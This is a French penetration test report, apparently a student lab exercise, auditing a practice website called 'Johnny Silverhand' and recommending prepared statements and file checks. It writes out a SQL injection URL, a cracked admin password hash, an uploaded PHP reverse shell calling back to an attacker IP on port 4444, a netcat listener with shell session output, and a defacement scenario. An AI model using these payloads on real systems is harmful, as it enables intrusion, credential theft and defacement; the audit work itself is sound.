



JOHNNY SILVERHAND : AUDIT DE SÉCURITÉ

Rapport de test d'intrusion

11 / 11 / 2024

ALEKSANDROV Nikola
BOUCHAOUR Soraya
PATTI Alessandro
RIVIÈRE Elisabeth

Table des matières

Introduction.....	2
Périmètre	2
Membres de l'équipe	2
Synthèse globale.....	3
Scénario de risque.....	4
Répartition du niveau de risque des vulnérabilités.....	4
Synthèse des vulnérabilités	4
Détails des vulnérabilités.....	5
Énumération des sous-domaines	5
Injection SQL.....	6
Faille Upload	9
Scénario d'attaque : défacement de la galerie photo	12

Introduction

Nous avons été amenés à évaluer le niveau de sécurité du site Johnny Silverhand. Ce rapport présente les résultats de l'audit de sécurité qui a été réalisé du 28 octobre au 13 novembre 2024.

L'audit a été totalement réalisé en boîte noire, c'est-à-dire sans comptes utilisateurs ou informations préalables sur l'application.

Périmètre

L'adresse IP de la machine cible est 192.168.56.101.

Membres de l'équipe

Les membres de l'équipe de réalisation de l'audit sont :

- ALEKSANDROV Nikola
- BOUCHAOUR Soraya
- PATTI Alessandro
- RIVIÈRE Elisabeth

Synthèse globale

Le niveau de risque de l'application Johnny Silverhand est considéré comme Critique.

Sans aucune information ni compte au préalable, l'équipe a pu obtenir les privilèges administrateur sur le serveur en exploitant une faille du système.

Les points faibles identifiés :

L'injection SQL en exploitant une faille dans le code du site web afin d'injecter du code malveillant afin d'obtenir des informations d'une des bases de données du site. Dans notre cas, cette injection permet l'obtention des identifiants de l'admin afin de se connecter à sa place.

La faille Upload qui permet d'uploader un fichier avec une commande php. Cet ajout de fichier php sur le site permet au cyberattaquant d'exécuter un programme malveillant sur le serveur ou d'obtenir d'autres informations sur le contenu du site.


Cette faille d'Upload peut avoir comme conséquence l'utilisation d'un Reverser Shell ou le défacement du site au niveau de la galerie photo qui peut se retrouver totalement changée.

Recommandations :

- Utilisation de requêtes préparées
- Utilisation de filtre de caractères
- Vérification types fichiers
- Scan des fichiers

Scénario de risque

Répartition du niveau de risque des vulnérabilités



Synthèse des vulnérabilités

Vulnérabilité	Description	Niveau de gravité	Remédiation
Injection SQL	Exécution de commandes arbitraires dans la base de données	Critique	Requêtes préparées Filtre de caractères
Faille Upload	Téléchargement de fichiers malveillants	Élevé	Vérification types fichiers Scan des fichiers

Détails des vulnérabilités

Énumération des sous-domaines


Utilisation de l'outil Gobuster afin de trouver des sous-domaines ou "pages cachées".

Fonctionnement :

Utilisation d'un fichier texte contenant des mots-clés

Résultat :

Identification de la page de login : "/admin", qui servira à se connecter en tant qu'administrateur après avoir trouvé les identifiants de l'utilisateur.


A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The command 'gobuster dir -u http://192.168.56.101 -w /home/user/directory.txt' is entered in a light blue monospaced font.

```
gobuster dir -u http://192.168.56.101 -w /home/user/directory.txt
```

Injection SQL


Afin de réaliser une bonne injection SQL pour obtenir les codes d'accès pour le site, il convient d'abord de connaître le nombre de colonnes dans la table de la page concerts.

Ici, on se placera sur la catégorie Heywood mais les codes sont également obtenables sur les catégories Watson et Little China.





The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying an HTTP GET request to `/concerts.php?neighbourhood=Heywood'ORDER+BY+4--+`. The request headers include `Host: 192.168.56.101`, `Cache-Control: max-age=0`, `Accept-Language: fr-FR,fr;q=0.9`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`, `Accept-Encoding: gzip, deflate, br`, and `Connection: keep-alive`. On the right, the 'Response' tab is active, showing a web page titled 'Upcoming concerts' by Johnny Silverhand. The page content includes a header with the name 'Johnny Silverhand' and social media icons. Below the header, there's a section titled 'Upcoming concerts' with a subtext 'See all concerts, or filter by location.' and four filter buttons: 'ALL', 'LITTLE CHINA', 'HEYWOOD', and 'WATSON'. The 'HEYWOOD' button is selected. Below the filters is a table with the following data:

Date	Description	Neighbourhood	Places
2067-03-12	El Coyote Cojo	Heywood	46



Dans ce cas, la table répond bien. Il y a donc au moins 4 colonnes dans la table.



Dans ce cas, la table ne répond rien. Il n'y a pas 5 colonnes dans la table, il y en a donc 4.

Maintenant que l'on connaît le nombre de colonnes, on peut faire une injection SQL afin d'obtenir les identifiants des utilisateurs du site.


Avec l'injection SQL, on obtient les identifiants suivants :

- Username : admin
- Password : 8efe310f9ab3efeae8d410a8e0166eb2

Il faut décrypter le mot de passe.

Nous avons maintenant les identifiant et mot de passe de l'admin. Cependant, il faut décrypter le mot de passe.

Il faut donc utiliser la fonction hashcat pour cracker le mot de passe.



```
touch hash.md5

cat hash.md5
8efe310f9ab3efeae8d410a8e0166eb2

hashcat -m 0 hash.md5 '/home/tacos/Desktop/rockyou.txt'
8efe310f9ab3efeae8d410a8e0166eb2 : P4ssw0rd
```

Pour se connecter, il faut utiliser :

- Username : admin
- Password : P4ssw0rd

L'attaquant peut ainsi se connecter en tant qu'admin sur la page /admin du site et accéder à l'upload pour la galerie photo.

Pour la protection et la remédiation de cette faille sql :

- Utilisation de requêtes préparées
- Utilisation de filtre de caractères

Faible Upload

L'attaquant télécharge un fichier malveillant sur le serveur du site web. Le code malveillant s'exécute sur le serveur, donnant à l'attaquant un accès non autorisé. L'attaquant peut désormais prendre le contrôle du serveur, installer des logiciels malveillants ou voler des données dans les cas les plus extrêmes.

Étape 1 : Création et upload d'un fichier malveillant


L'attaquant télécharge un fichier malveillant sur le serveur du site web.

Étape 2 : Exécution du code malveillant

Le code malveillant s'exécute sur le serveur, donnant à l'attaquant un accès non autorisé.

Étape 3 : Contrôle du serveur

L'attaquant peut désormais prendre le contrôle du serveur, installer des logiciels malveillants ou voler des données dans les cas les plus extrêmes.



```
nc -lvnp 4444
```

créer un point
d'écoute sur le port
4444 de l'ordinateur,
pour recevoir une
connexion d'un autre
appareil

Reverse Shell Generator

IP & Port

IP

Port

Listener

nc -lvp 4444

Type

[Copy](#)

[Reverse](#)
[Bind](#)
[MSFVenom](#)
[HoaxShell](#)

OS

Name

☐ Show Advanced

- C# TCP Client
- C# Bash-i
- Haskell #1
- OpenSSL
- Perl
- Perl no sh
- Perl PentestMonkey
- PHP PentestMonkey
- PHP Ivan Sincek
- PHP cmd
- PHP cmd 2

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
// slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
// shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.51.103';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
        
```

Shell

Encoding

[Raw](#)
[Copy](#)

Johnny Silverhand



Administration page

Upload and delete concert photos.

[LOGOUT](#)

Upload photos

Upload succesful.

[Choisir un fichier](#) AUCUN FICHIER CHOISI

[UPLOAD FILE](#)


Quit admin session

Manage photos

Name	Description	Manage
crowd.webp	View from the crowd	DELETE
first_part.jpg	Opening act	DELETE
flame.webp	How awesome do you want it to be ?	DELETE
guitar.jpg	Guitar <3	DELETE
fade.png	Never fade away	DELETE
pov.jpg	View from the stage	DELETE
image.php		DELETE


```
(machalux@KaliLinux)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 45662  
Linux silverhand 5.15.0-92-generic #102-Ubuntu SMP Wed Jan 10 09:33:48 UTC 2024 x86_64 x86_64 x86_64 GNU/  
Linux  
19:19:16 up 5 min, 0 users, load average: 0.05, 0.25, 0.15  
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: 0: can't access tty; job control turned off  
$
```

En étant connecté en reverse shell, il est possible d'utiliser des commandes pour demander des informations au serveur.




Gestion des utilisateurs :

- "who"
- "last"



Navigation dans le système fichier :

- "pwd"
- "ls"
- "cd"
- "cat"



Collecter des informations sur le système :


- "whoami"
- "hostname"

Scénario d'attaque : défacement de la galerie photo

La galerie photo du site peut être remplacée par des contenus nuisibles (images ou vidéos).

Le défacement peut entraîner une perte de confiance des utilisateurs et nuire à la réputation du site. Lors d'un contrôle du site, en cas de propos injurieux, diffamatoires ou de menaces, le directeur de la publication encourt une amende de 12 000 à 45 000€ si c'est de nature raciste, sexiste, homophobe, etc.

Avant le défacement



Après le défacement

